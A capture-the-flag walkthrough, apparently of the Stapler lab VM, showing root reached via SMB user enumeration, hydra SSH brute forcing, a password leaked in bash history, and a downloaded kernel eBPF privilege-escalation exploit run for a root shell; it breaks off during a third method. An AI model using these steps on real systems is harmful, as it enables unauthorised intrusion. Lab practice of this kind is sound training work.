First way of getting root access

Start with doing a host discovery to get the machine

```
┌──(ahmed㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.174.133  netmask 255.255.255.0  broadcast 192.168.174.255
        inet6 fe80::20c:29ff:fe7c:8ecc  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:7c:8e:cc  txqueuelen 1000  (Ethernet)
        RX packets 134  bytes 36717 (35.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 121  bytes 32298 (31.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 9  bytes 584 (584.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 9  bytes 584 (584.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(ahmed㉿kali)-[~]
└─$ nmap -sn 192.168.174.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-19 14:20 EDT
Nmap scan report for 192.168.174.2
Host is up (0.0033s latency).
Nmap scan report for 192.168.174.133
Host is up (0.00024s latency).
Nmap scan report for 192.168.174.140
Host is up (0.013s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.60 seconds
```

Started with doing a comprehensive scan of all ports on the IP address

```
┌──(ahmed㉿kali)-[~]
└─$ nmap -A -p- 192.168.174.140
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-14 12:13 EDT
Nmap scan report for 192.168.174.140
Host is up (0.0036s latency).
Not shown: 65523 filtered tcp ports (no-response)
PORT     STATE  SERVICE     VERSION
20/tcp    closed ftp-data
21/tcp    open   ftp         vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV failed: 550 Permission denied.
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.174.133
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open   ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 81:21:ce:a1:1a:05:b1:69:4f:4d:ed:80:28:e8:99:05 (RSA)
|   256 5b:a5:bb:67:91:1a:51:c2:d3:21:da:c0:ca:f0:db:9e (ECDSA)
|_  256 6d:01:b7:73:ac:b0:93:6f:fa:b9:89:e6:ae:3c:ab:d3 (ED25519)
53/tcp    open   domain      dnsmasq 2.75
| dns-nsid:
|_  bind.version: dnsmasq-2.75
80/tcp    open   http        PHP cli server 5.5 or later
|_http-title: 404 Not Found
123/tcp   closed ntp
137/tcp   closed netbios-ns
138/tcp   closed netbios-dgm
139/tcp   open   netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
666/tcp   open   doom?
| fingerprint-strings:
|   NULL:
|     message2.jpgUT
|     QWux
|     "DL[E
|     #;3[
|     \xf6
|     u([r
|     qYQq
|     Y_?n2
|     36M~{
| Kali
|     9-a)T
|     L}AJ
|_    .npy.9
3306/tcp  open   mysql       MySQL 5.7.33-0ubuntu0.16.04.1
| mysql-info:
|   Protocol: 10
|   Version: 5.7.33-0ubuntu0.16.04.1
|   Thread ID: 16
|   Capabilities flags: 65535
|   Some Capabilities: IgnoreSpaceBeforeParenthesis, ODBCClient, IgnoreSigpipes, SupportsTransactions, Speaks41ProtocolOld, ConnectWithDatabase, Sup
port41Auth, Speaks41ProtocolNew, LongPassword, LongColumnFlag, SwitchToSSLAfterHandshake, FoundRows, InteractiveClient, SupportsCompression, Support
sLoadDataLocal, DontAllowDatabaseTableColumn, SupportsMultipleStatments, SupportsAuthPlugins, SupportsMultipleResults
|   Status: Autocommit
|   Salt: 1}l\x02Dga%u2>\x14\x10.@x|a)u
|_  Auth Plugin Name: mysql_native_password
```

```
12380/tcp open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Tim, we need to-do better next year for Initech
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/
submit.cgi?new-service :
SF-Port666-TCP:V=7.94SVN%I=7%D=10/14%Time=670D4390%P=x86_64-pc-linux-gnu%r
```

Noticed that port 21 is open and anonymous login is allowed so I tried logging in but didn't get much

```
┌──(ahmed㉿kali)-[~]
└─$ ftp 192.168.174.140
Connected to 192.168.174.140.
220-
220-┤──────────────────────────────────────────────────────────────────────────────├
220-│ Harry, make sure to update the banner when you get a chance to show who has access here │
220-┤──────────────────────────────────────────────────────────────────────────────├
220-
220
Name (192.168.174.140:ahmed): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
550 Permission denied.
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Jun 04  2016 .
drwxr-xr-x    2 0        0            4096 Jun 04  2016 ..
-rw-r--r--    1 0        0             107 Jun 03  2016 note
226 Directory send OK.
ftp> pwd
Remote directory: /
ftp> exit
221 Goodbye.
```

So I used <u>enum4linux</u> tool to get more information about the machine

```
┌──(ahmed㉿kali)-[~]
└─$ enum4linux -a 192.168.174.140
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Oct 16 12:44:55 2024

 ==========================( Target Information )==========================

Target ........... 192.168.174.140
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ============================( Enumerating Workgroup/Domain on 192.168.174.140 )============================


[+] Got domain/workgroup name: WORKGROUP


 ================================( Nbtstat Information for 192.168.174.140 )================================

Looking up status of 192.168.174.140
        RED             <00> -         H <ACTIVE>  Workstation Service
        RED             <03> -         H <ACTIVE>  Messenger Service
        RED             <20> -         H <ACTIVE>  File Server Service
        ..__MSBROWSE__. <01> - <GROUP> H <ACTIVE>  Master Browser
        WORKGROUP       <00> - <GROUP> H <ACTIVE>  Domain/Workgroup Name
        WORKGROUP       <1d> -         H <ACTIVE>  Master Browser
        WORKGROUP       <1e> - <GROUP> H <ACTIVE>  Browser Service Elections

        MAC Address = 00-00-00-00-00-00

 ==================================( Session Check on 192.168.174.140 )==================================


[+] Server 192.168.174.140 allows sessions using username '', password ''


 ================================( Getting domain SID for 192.168.174.140 )================================
```

And I got some ssh usernames

```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''

S-1-22-1-1000 Unix User\peter (Local User)
S-1-22-1-1001 Unix User\RNunemaker (Local User)
S-1-22-1-1002 Unix User\ETollefson (Local User)
S-1-22-1-1003 Unix User\DSwanger (Local User)
S-1-22-1-1004 Unix User\AParnell (Local User)
S-1-22-1-1005 Unix User\SHayslett (Local User)
S-1-22-1-1006 Unix User\MBassin (Local User)
S-1-22-1-1007 Unix User\JBare (Local User)
S-1-22-1-1008 Unix User\LSolum (Local User)
S-1-22-1-1009 Unix User\IChadwick (Local User)
S-1-22-1-1010 Unix User\MFrei (Local User)
S-1-22-1-1011 Unix User\SStroud (Local User)
S-1-22-1-1012 Unix User\CCeaser (Local User)
S-1-22-1-1013 Unix User\JKanode (Local User)
S-1-22-1-1014 Unix User\CJoo (Local User)
S-1-22-1-1015 Unix User\Eeth (Local User)
S-1-22-1-1016 Unix User\LSolum2 (Local User)
S-1-22-1-1017 Unix User\JLipps (Local User)
S-1-22-1-1018 Unix User\jamie (Local User)
S-1-22-1-1019 Unix User\Sam (Local User)
S-1-22-1-1020 Unix User\Drew (Local User)
S-1-22-1-1021 Unix User\jess (Local User)
S-1-22-1-1022 Unix User\SHAY (Local User)
S-1-22-1-1023 Unix User\Taylor (Local User)
S-1-22-1-1024 Unix User\mel (Local User)
S-1-22-1-1025 Unix User\kai (Local User)
S-1-22-1-1026 Unix User\zoe (Local User)
S-1-22-1-1027 Unix User\NATHAN (Local User)
S-1-22-1-1028 Unix User\www (Local User)
S-1-22-1-1029 Unix User\elly (Local User)
```

I put the output in a file then filtered it using cut command and made a copy to test passwords

```
┌──(ahmed㉿kali)-[~]
└─$ nano enumusers.txt

┌──(ahmed㉿kali)-[~]
└─$ more enumusers.txt
S-1-22-1-1000 Unix User\peter (Local User)
S-1-22-1-1001 Unix User\RNunemaker (Local User)
S-1-22-1-1002 Unix User\ETollefson (Local User)
S-1-22-1-1003 Unix User\DSwanger (Local User)
S-1-22-1-1004 Unix User\AParnell (Local User)
S-1-22-1-1005 Unix User\SHayslett (Local User)
S-1-22-1-1006 Unix User\MBassin (Local User)
S-1-22-1-1007 Unix User\JBare (Local User)
S-1-22-1-1008 Unix User\LSolum (Local User)
S-1-22-1-1009 Unix User\IChadwick (Local User)
S-1-22-1-1010 Unix User\MFrei (Local User)
S-1-22-1-1011 Unix User\SStroud (Local User)
S-1-22-1-1012 Unix User\CCeaser (Local User)
S-1-22-1-1013 Unix User\JKanode (Local User)
S-1-22-1-1014 Unix User\CJoo (Local User)
S-1-22-1-1015 Unix User\Eeth (Local User)
S-1-22-1-1016 Unix User\LSolum2 (Local User)
S-1-22-1-1017 Unix User\JLipps (Local User)
S-1-22-1-1018 Unix User\jamie (Local User)
S-1-22-1-1019 Unix User\Sam (Local User)
S-1-22-1-1020 Unix User\Drew (Local User)
S-1-22-1-1021 Unix User\jess (Local User)
S-1-22-1-1022 Unix User\SHAY (Local User)
S-1-22-1-1023 Unix User\Taylor (Local User)
S-1-22-1-1024 Unix User\mel (Local User)
S-1-22-1-1025 Unix User\kai (Local User)
S-1-22-1-1026 Unix User\zoe (Local User)
S-1-22-1-1027 Unix User\NATHAN (Local User)
S-1-22-1-1028 Unix User\www (Local User)
S-1-22-1-1029 Unix User\elly (Local User)
┌──(ahmed㉿kali)-[~]
└─$ more -5 passwords.txt
peter
RNunemaker
ETollefson
DSwanger
AParnell
SHayslett
MBassin
JBare
LSolum
IChadwick

┌──(ahmed㉿kali)-[~]
└─$ more -5 stapler_users.txt
peter
RNunemaker
ETollefson
DSwanger
AParnell
SHayslett
MBassin
JBare
LSolum
IChadwick
```

Then used hydra to brute force on ssh and got two successful results

```
┌──(ahmed㉿kali)-[~]
└─$ hydra -L stapler_users.txt -P passwords.txt ssh://192.168.174.140 -t32
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, t
hese ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-16 12:52:26
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 32 tasks per 1 server, overall 32 tasks, 1080 login tries (l:30/p:36), ~34 tries per task
[DATA] attacking ssh://192.168.174.140:22/
[22][ssh] host: 192.168.174.140   login: SHayslett   password: SHayslett
[STATUS] 376.00 tries/min, 376 tries in 00:01h, 714 to do in 00:02h, 22 active
[22][ssh] host: 192.168.174.140   login: MFrei   password: letmein
[STATUS] 368.50 tries/min, 737 tries in 00:02h, 356 to do in 00:01h, 19 active
[STATUS] 353.33 tries/min, 1060 tries in 00:03h, 36 to do in 00:01h, 16 active
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-16 12:55:35
```

I connected to ssh and used the username and password I got to login

```
┌──(ahmed㉿kali)-[~]
└─$ ssh SHayslett@192.168.174.140
────────────────────────────────────────────────────────────────────────────
~          Barry, don't forget to put a message here           ~
────────────────────────────────────────────────────────────────────────────
SHayslett@192.168.174.140's password:
Welcome back!
```

* First privilege escalation:

I went to see the groups file and noticed that the user peter is a sudo user

```
┌──(ahmed㉿kali)-[~]
└─$ ssh SHayslett@192.168.174.140
────────────────────────────────────────────────────────────────────────────
~          Barry, don't forget to put a message here           ~
────────────────────────────────────────────────────────────────────────────
SHayslett@192.168.174.140's password:
Welcome back!


SHayslett@red:~$ cat /var/groups
cat: /var/groups: No such file or directory
SHayslett@red:~$ cat /etc/group
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:syslog,peter
tty:x:5:
disk:x:6:
lp:x:7:
mail:x:8:
news:x:9:
uucp:x:10:
man:x:12:
proxy:x:13:
kmem:x:15:
dialout:x:20:
fax:x:21:
voice:x:22:
cdrom:x:24:peter
floppy:x:25:
tape:x:26:
sudo:x:27:peter
audio:x:29:
dip:x:30:peter
www-data:x:33:
backup:x:34:
operator:x:37:
list:x:38:
```

So I went to the home directory and searched for any file contains the word peter and found a bash_history file has his password

```
SHayslett@red:/$ cd /home/peter/
SHayslett@red:/home/peter$ ls -la
total 72
drwxr-xr-x  3 peter peter  4096 Jun  3  2016 .
drwxr-xr-x 32 root  root   4096 Jun  4  2016 ..
-rw-------  1 peter peter     1 Jun  5  2016 .bash_history
-rw-r--r--  1 peter peter   220 Jun  3  2016 .bash_logout
-rw-r--r--  1 peter peter  3771 Jun  3  2016 .bashrc
drwx------  2 peter peter  4096 Jun  6  2016 .cache
-rw-r--r--  1 peter peter   675 Jun  3  2016 .profile
-rw-r--r--  1 peter peter     0 Jun  3  2016 .sudo_as_admin_successful
-rw-------  1 peter peter   577 Jun  3  2016 .viminfo
-rw-rw-r--  1 peter peter 39206 Jun  3  2016 .zcompdump
SHayslett@red:/home/peter$ cat .bash_history
cat: .bash_history: Permission denied
SHayslett@red:/home/peter$ cat .sudo_as_admin_successful
SHayslett@red:/home/peter$ cd ..
SHayslett@red:/home$ grep -iRn "peter"
grep: MFrei/.cache: Permission denied
grep: peter/.viminfo: Permission denied
grep: peter/.bash_history: Permission denied
grep: peter/.cache: Permission denied
JKanode/.bash_history:8:sshpass -p JZQuyIN5 peter@localhost
```

So I changed to peter account using su - command and noticed that he has ALL access

```
SHaysletT@red:/home$ su - peter
Password:
This is the Z Shell configuration function for new users,
zsh-newuser-install.
You are seeing this message because you have no zsh startup files
(the files .zshenv, .zprofile, .zshrc, .zlogin in the directory
~).  This function can help you with a few settings that should
make your use of the shell easier.

You can:

(q)  Quit and do nothing.  The function will be run again next time.

(0)  Exit, creating the file ~/.zshrc containing just a comment.
     That will prevent this function being run again.

(1)  Continue to the main menu.

(2)  Populate your ~/.zshrc with the configuration recommended
     by the system administrator and exit (you will need to edit
     the file by hand, if so desired).

--- Type one of the keys in parentheses ---

Aborting.
The function will be run again next time.  To prevent this, execute:
  touch ~/.zshrc
red% id
uid=1000(peter) gid=1000(peter) groups=1000(peter),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),113(lpadmin),114(sambashare)
red% sudo -l
Matching Defaults entries for peter on red:
    lecture=always, env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User peter may run the following commands on red:
    (ALL : ALL) ALL
```

Then changed to the root account with sudo command and got the root access

```
red% sudo su -
➜  ~ id
uid=0(root) gid=0(root) groups=0(root)
➜  ~ whoami
root
➜  ~ cd /root
➜  ~ ls -la
total 208
drwx------  4 root root  4096 Oct 16 17:49 .
drwxr-xr-x 22 root root  4096 Jun  7  2016 ..
-rw-------  1 root root     1 Jun  5  2016 .bash_history
-rw-r--r--  1 root root  3106 Oct 22  2015 .bashrc
-rwxr-xr-x  1 root root  1090 Jun  5  2016 fix-wordpress.sh
-rw-r--r--  1 root root   463 Jun  5  2016 flag.txt
-rw-r--r--  1 root root   345 Jun  5  2016 issue
-rw-r--r--  1 root root    50 Jun  3  2016 .my.cnf
-rw-------  1 root root     1 Jun  5  2016 .mysql_history
drwxr-xr-x 11 root root  4096 Jun  3  2016 .oh-my-zsh
-rw-r--r--  1 root root   148 Aug 17  2015 .profile
-rwxr-xr-x  1 root root   103 Jun  5  2016 python.sh
-rw-------  1 root root  1024 Jun  5  2016 .rnd
drwxr-xr-x  2 root root  4096 Jun  4  2016 .vim
-rw-------  1 root root     1 Jun  5  2016 .viminfo
-rw-r--r--  1 root root 54405 Jun  5  2016 wordpress.sql
-rw-r--r--  1 root root 39227 Oct 16 17:49 .zcompdump
-rw-r--r--  1 root root 39373 Oct 16 17:49 .zcompdump-red-5.1.1
-rw-------  1 root root    39 Jun  5  2016 .zsh_history
-rw-r--r--  1 root root  2839 Jun  3  2016 .zshrc
-rw-r--r--  1 root root    17 Jun  3  2016 .zsh-update
➜  ~
```

Second way of getting root access

* Second privilege escalation:

Connect again to ssh through the credentials I got from hydra before


```
┌──(ahmed㉿kali)-[~]
└─$ cat stapler_users.txt
peter
RNunemaker
ETollefson
DSwanger
AParnell
SHayslett
MBassin
JBare
LSolum
IChadwick
MFrei
SStroud
CCeaser
JKanode
CJoo
Eeth
LSolum2
JLipps
jamie
Sam
Drew
jess
SHAY
Taylor
mel
kai
zoe
NATHAN
www
elly
```

```
┌──(ahmed㉿kali)-[~]
└─$ ssh SHayslett@192.168.174.140
──────────────────────────────────────────────────────────────────────────────
~          Barry, don't forget to put a message here                       ~
──────────────────────────────────────────────────────────────────────────────
SHayslett@192.168.174.140's password:
Welcome back!
```

Get the kernel information with uname command

```
SHayslett@red:~$ uname -ar
Linux red.initech 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:34:49 UTC 2016 i686 i686 i686 GNU/Linux
SHayslett@red:~$ cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=16.04
DISTRIB_CODENAME=xenial
DISTRIB_DESCRIPTION="Ubuntu 16.04 LTS"
NAME="Ubuntu"
VERSION="16.04 LTS (Xenial Xerus)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 16.04 LTS"
VERSION_ID="16.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"
UBUNTU_CODENAME=xenial
```

And search for exploits for the kernel version



Then download the exploit file and open http service

```
┌──(ahmed㉿kali)-[~]
└─$ python -m http.server &
[1] 427518

┌──(ahmed㉿kali)-[~]
└─$ Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...


┌──(ahmed㉿kali)-[~]
└─$ 192.168.174.140 - - [17/Oct/2024 21:48:06] "GET /44298.c HTTP/1.1" 200 -
wget https://gitlab.com/exploit-database/exploitdb-bin-sploits/-/raw/main/bin-sploits/39772.zip
--2024-10-17 21:52:54--  https://gitlab.com/exploit-database/exploitdb-bin-sploits/-/raw/main/bin-sploits/39772.zip
Resolving gitlab.com (gitlab.com)... 172.65.251.78, 2606:4700:90:0:f22e:fbec:5bed:a9b9
Connecting to gitlab.com (gitlab.com)|172.65.251.78|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7025 (6.9K) [application/octet-stream]
Saving to: '39772.zip'

39772.zip                                   100%[===================================================================>]   6.86K  --.-KB/s    in 0s

2024-10-17 21:52:55 (29.9 MB/s) - '39772.zip' saved [7025/7025]
```

Then send the file to the machine and start running the exploit

```
SHayslett@red:~$ wget http://192.168.174.133:8000/39772.zip
--2024-10-18 02:53:14--  http://192.168.174.133:8000/39772.zip
Connecting to 192.168.174.133:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7025 (6.9K) [application/zip]
Saving to: '39772.zip'

39772.zip                                   100%[===================================================================>]   6.86K  --.-KB/s    in 0s

2024-10-18 02:53:14 (405 MB/s) - '39772.zip' saved [7025/7025]

SHayslett@red:~$ unzip 39772.zip
Archive:  39772.zip
   creating: 39772/
  inflating: 39772/.DS_Store
   creating: __MACOSX/39772/
  inflating: __MACOSX/39772/._.DS_Store
  inflating: 39772/crasher.tar
  inflating: __MACOSX/39772/._crasher.tar
  inflating: 39772/exploit.tar
  inflating: __MACOSX/39772/._exploit.tar
SHayslett@red:~$ ls
39772  39772.zip  44298.c  a.out  __MACOSX
SHayslett@red:~$ cd 39772
SHayslett@red:~/39772$ ls
crasher.tar  exploit.tar
SHayslett@red:~/39772$ tar exploit.tar
tar: invalid option -- 'e'
Try 'tar --help' or 'tar --usage' for more information.
SHayslett@red:~/39772$ tar -xf exploit.tar
SHayslett@red:~/39772$ ls
crasher.tar  ebpf_mapfd_doubleput_exploit  exploit.tar
SHayslett@red:~/39772$ cd ebpf_mapfd_doubleput_exploit/
SHayslett@red:~/39772/ebpf_mapfd_doubleput_exploit$ ls
compile.sh  doubleput.c  hello.c  suidhelper.c
SHayslett@red:~/39772/ebpf_mapfd_doubleput_exploit$ ./compile.sh
doubleput.c: In function 'make_setuid':
doubleput.c:91:13: warning: cast from pointer to integer of different size [-Wpointer-to-int-cast]
    .insns = (__aligned_u64) insns,
```

and I got root access successfully


```
SHayslett@red:~/39772/ebpf_mapfd_doubleput_exploit$ ls
compile.sh  doubleput  doubleput.c  hello  hello.c  suidhelper  suidhelper.c
SHayslett@red:~/39772/ebpf_mapfd_doubleput_exploit$ ./doubleput
starting writev
woohoo, got pointer reuse
writev returned successfully. if this worked, you'll have a root shell in ≤60 seconds.
suid file detected, launching rootshell...
we have root privs now...
root@red:~/39772/ebpf_mapfd_doubleput_exploit# whoami
root
root@red:~/39772/ebpf_mapfd_doubleput_exploit# id
uid=0(root) gid=0(root) groups=0(root),1005(SHayslett)
root@red:~/39772/ebpf_mapfd_doubleput_exploit# cd
root@red:~# ls
39772  39772.zip  44298.c  a.out  __MACOSX
root@red:~# pwd
/home/SHayslett
root@red:~# cd /root
root@red:/root# ls
fix-wordpress.sh  flag.txt  issue  python.sh  wordpress.sql
root@red:/root# cat flag.txt
~~~~~~~~~~<(Congratulations)>~~~~~~~~~~
                          .-''''-.
                          |'-----'|
                          |-.....-|
                          |       |
                          |       |
       _,.-_              |       |
     __.o`   o`"-.        |       |
  .-O o  `"-.o   O )_,._  |       |
 ( o   O  o )--.-"`O   o"-.`'-----'`
  '--------'  (   o  O    o)
              `----------`

b6b545dc11b7a270f4bad23432190c75162c4a2b

root@red:/root# exit
exit
SHayslett@red:~/39772/ebpf_mapfd_doubleput_exploit$ exit
logout
```

Third way of getting root access


From the scan I did before, notice http service is open in port 80 and also 12380

```
80/tcp    open   http        PHP cli server 5.5 or later
|_http-title: 404 Not Found

12380/tcp open   http        Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Tim, we need to-do better next year for Initech
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/
submit.cgi?new-service :
SF-Port666-TCP:V=7.94SVN%I=7%D=10/14%Time=670D4390%P=x86_64-pc-linux-gnu%r
```

So I tried accessing the website on port 80 and didn't find much



